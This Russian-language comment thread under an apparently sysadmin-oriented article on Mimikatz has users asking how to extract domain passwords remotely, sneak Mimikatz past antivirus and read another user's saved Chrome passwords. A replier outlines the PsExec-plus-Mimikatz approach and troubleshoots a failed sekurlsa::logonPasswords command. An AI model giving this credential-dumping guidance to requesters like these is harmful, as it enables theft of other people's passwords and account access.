[Ответить](#)



itpro 22.10.2019

Права админа на удаленном компе есть? Или режим кул хацкер нужно включить?



Ответить



Андрей 22.10.2019

Права админа на удаленном компе есть, а если прав админа нет, то не получится? а что такое режим кул хацкер?

Ответить



■ **Андрей** 22.10.2019

уважаемый автор статьи, админы и хакеры!!! есть инструкция, как с помощью Mimikatz и средств WMI (Windows Management Instrumentation) можно с удаленного компьютера извлечь пароль пользователя в домене?

на удаленном компе есть права админа

Ответить



■ **itpro** 23.10.2019

Наверно проще всего запустить в интерактивном режиме удаленный psexec и в его консоли запустить утилиту mimikatz (команды для сбора данных пользователей есть в этой статье). Это в общих словах.

Что конкретно у вас получится — зависит от версии ОС, антивируса, правил межсетевого экрана и т.д.

Ответить



Андрей 23.10.2019

Здравствуйте! покажите пожалуйста на примере (скриншотами) как сделать эту процедуру, как зайти на удаленный компьютер через psexec и в ее консоли запустить mimikatz, а если mimikatz установлен на компе, с которого мы подключаемся к удаленному компу?



itpro 28.10.2019

Общая схема: закидываете на удаленный компьютер mimikatz, подключаетесь к компьютеру через psExec. Запускаете как указано здесь и смотрите вывод. В зависимости от версии ОС и примененных политик безопасности могут быть нюансы.

Эта задачка на общую эрудицию сисадмина. Никаких сверхсложных технологий.

Вам показали инструменты, как и использовать вместе — дело техники.

Но писать инструкцию с 0 для начинающих на голом энтузиазме — извиняйте.... Я ценю свое время.

Ответить



Андрей 28.10.2019

Здравствуйте, уважаемые админы! как можно увидеть пароль сохраненные в Google Chrome, если срабатывает безопасность windows и требует ввести учетку и пароль данного пользователя, а пароль неизвестен, или можно через live-cd с загрузочной флешкой WinPE с помощью ChromePass узнать пароли в браузере Google Chrome?



Андрей 28.10.2019

а если на удаленном компе стоит антивирус и он сразу удаляет mimikatz, то как его можно закинуть на удаленный комп?

8.



Андрей 28.10.2019

почему не показывает mimikatz пароли с помощью дампа памяти процесса LSASS? используется windows 10, в этой статье проверяли только на windows 7?

Ответить

9.



DANIL 12.01.2021

подскажите как скачать в яндексе эту прогу

Ответить

10.



DANIL 12.01.2021

он просто останавливает загрузку

Ответить

11.



Bvz 21.12.2021

ERROR kuhl_m_securlsa_acquireLSA ; Handle on memory (0x00000003)
после команды sekurlsa::logonPasswords

Ответить



itpro 22.12.2021

Похоже у вас нет прав доступа к памяти lsass.

Уедитесь что у вас есть windows полномочия SeDebugPrivilege и вы запускаете консоль из0под админа.

Если не получится — попробуйте открыть cmd от имени System

(<https://winitpro.ru/index.php/2011/12/26/zapusk-cmd-ot-system-v-windows-7/>)

и выполнить команда mimikatz в ней

Ответить

12.



hetrix 13.05.2022

а если показал это

exit — Quit mimikatz

cls — Clear screen (doesn't work with redirections, like PsExec)

answer — Answer to the Ultimate Question of Life, the Universe, and Everything

coffee — Please, make me a coffee!

sleep — Sleep an amount of milliseconds

log — Log mimikatz input/output to file

base64 — Switch file input/output base64

version — Display some version informations

cd — Change or display current directory

localtime — Displays system local date and time (OJ command)

hostname — Displays system local hostname

что делать?

Ответить

13.



serg 17.05.2022

это справка коммндной строки mimikatz

Ответить

14.



vot 14.06.2023

«Windows сохраните дам памяти в указанную папку» -> «Windows сохранит дамп памяти в указанную папку».

Ответить

Оставить комментарий

Ваш e-mail не будет опубликован. Обязательные поля помечены *

Я не робот(Обязательно отметьте)